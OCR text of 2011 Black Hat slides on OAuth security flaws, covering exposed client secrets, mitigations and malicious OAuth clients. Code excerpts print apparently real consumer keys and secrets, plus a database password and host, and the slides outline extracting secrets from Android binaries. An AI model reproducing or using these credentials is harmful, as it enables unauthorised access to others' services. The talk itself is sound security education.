Black Hat US 2011

khash kiani
khash@thinksec.com

OAuth

securing the insecure


roadmap

- OAuth flow
- insecure implementation
  1. insecure storage of secrets
  2. evil mobile and web OAuth apps
  3. flawed session management
  4. password reset
- summary

what's OAuth?

user-centric scheme

user controls authorization



actors:

resource owner (user)
resource consumer (client)
resource provider (server)

tokens:

consumer credentials
request token
access token

authorization flow

1. client app authentication
2. get request token: POST oauth/request_token
3. authenticate user: GET oauth/authorize
4. get access token: POST oauth/access_token

Insecure Implementation

insecure storage of secrets

(consumer credentials)

OAuth flow

step 1: register client

Register an Application

Application Icon:

Browse...

Maximum size of 700k. JPG, GIF, PNG.

Application Name:

Description:

Application Website:


Where's your application's home page, where users can go to download or use it?

Organization:

Website:

The home page of your company or organization.

Application Type: Client Browser



Consumer key

qSkJu[redacted]76A

Consumer secret

Bs738[redacted]Ze9EhXw

```
1.  public class TwitterClient {
2.
3.      private static String key = "qSkJuxxxxxxxx76A";
4.      private static String secret = "Bs738xxxxxxxxxxxxxxZe9EhXw";
```

server-side

- isolate the credentials
- protect the integrity

native clients

- native mobile app
- desktop apps

"... if twitter uses the client secret in installed applications for anything other than gathering statistics, well, they should reconsider."

"So forget about using the consumer credentials for anything other than somewhat reliable statistics."

- e. *hammer lahav*

how about these use cases:

- fulfill specific business requirements
  - server must keep track of all clients

- prevent phishing attacks

popular implementations

(native apps)

1. omit the client credentials entirely
2. embed in the client app itself

threat

(with embedded client credentials)

- compromised credentials

open source clients

- source code
- resource bundle

the not so secret consumer secrets

```
import appuifw

appuifw.app.directional_pad = False
appuifw.app.body = appuifw.Text(u'Please update your feed')
appuifw.app.title = u'ff60'
appuifw.app.screen = 'normal'

import sys
import e32
import e32dbm

import friendfeed
import re

SIS_VERSION = "0.2"

oauth_consumer_key = u'039f2ee0fea942be9ca9ccdd3455a98c'
oauth_consumer_secret = u'6cdfe18c375644d4a5619aa5b42c81d85cb4116dd4a84a948f274059ff096ea0'
ff_num_per_page = 25

class Main:
    def __init__(self):
        # отключаем экранную клавиатуру
        self.db = e32dbm.open(u'c:\\ff60.db', 'c')
        self.data = None
        self.lb = None
        self.links_list = appuifw.Listbox([u'Links list'], self.open_link)
        self.page = 0
        self.ff = None
```

```
DEBUG = False
TEMPLATE_DEBUG = DEBUG
FRONTEND_URL = [redacted]
OAUTH_CONSUMER_KEY = '3471c80c5d0146a2'#f8b560d14c21ca8d' #'02fb15e494e89c3c'
OAUTH_CONSUMER_SECRET = 'fzBNIzDG'#vWrO7GUR' #'iIN8D21k'
OAUTH_GENERAL_PURPOSE_KEY = 'GjS2HVZjPF6JH8A8'#9BdSpFvSA0zJz3tz'#'VPiGwNzEjA5ZI6HE'
OAUTH_GENERAL_PURPOSE_SECRET = 'nq8LCCZTGwKaeSio'#jZHLZe0BUtFO4lkG'#'DzEqUo8GFESsp0FZ'
DATABASE_ENGINE = 'mysql'
DATABASE_NAME = 'db85894_motion'
DATABASE_USER = 'db85894'
DATABASE_PASSWORD = 'w4yn#ePW'
DATABASE_HOST = 'internal-db.s85894.gridserver.com'
DATABASE_PORT = ''
```

```
{$REGION 'SysConst'}
  C_RN = #13#10;
  C_MN = '%0D%0A';
  C_BR = '<br>';
  C_HR = '<HR>';
  C_AS = '<b>%s</b>';
  C_KB = 'KB';
  C_MB = 'MB';
  C_VS = '%s';
  C_VD = '%d';
  C_DTseconds = 1 / SecsPerDay;
  C_DblClickTime = 0.6 * C_DTseconds;
  C_WM_APPBAR = WM_USER + 1;
  X_Twitter_OAuth_Consumer_Key = 'L2k1KZBCDXAAS79jEBdOJg';
  X_Twitter_OAuth_Consumer_Secret = 'uKWHm36A2ZpaGnmSNKQh0hT2rD656xRWtPYJ6Kg';
{$ENDREGION}
{$REGION 'FilesConst'}
```

closed source clients

- binary extraction on android oauth client:
  - astro file mgr to copy the client app
  - poke around
  - classes.dex
  - “dexdump classes.dex

compromised credentials

impact:


- key rotation and kill switch
- not meeting business requirements
- anonymous publication by competition
- susceptible to phishing attacks

suboptimal solutions

- client secret obfuscation (ProGuard for Android)
  - ProGuard for Android: Don't put sensitive info in XML resource files!
- negotiate credentials with your backend server
  - what will stop a rogue client?


alternative mitigation

- a deviated approach with automated provisioning



alternate flow

- authenticate user to client's web server
- call home to get device id
- store device id locally
- proceed with oauth flow to get request token
- validate device id to authenticate client
- proceed with the flow to grant access token


OAuth Handshake and Delegation Workflow
MyBillManager (Client)
Web Server
Mobile Device
BaltimoreCellular (Server)
Avon (User)
Authenticates Avon and assigns Device ID
Authenticates Avon to client via a browser or API call
Stores Device ID Securely
Get Request Token
Provides Verification for Device ID
Requests Device ID Verification
Provides Request Token
Avon initiates the flow
Enters his MyBillManager.com's username and password
step 1
step 2A
step 2B
step 3
step 4
step 5
step 6
step 7
Deviated Steps
Normal OAuth Workflow

building malicious OAuth clients


(native and web apps)

password theft with Google client


(a native iOS mobile app)

OAuthSampleTouch mobile Google app

- download
- compile
- run



- edit controller

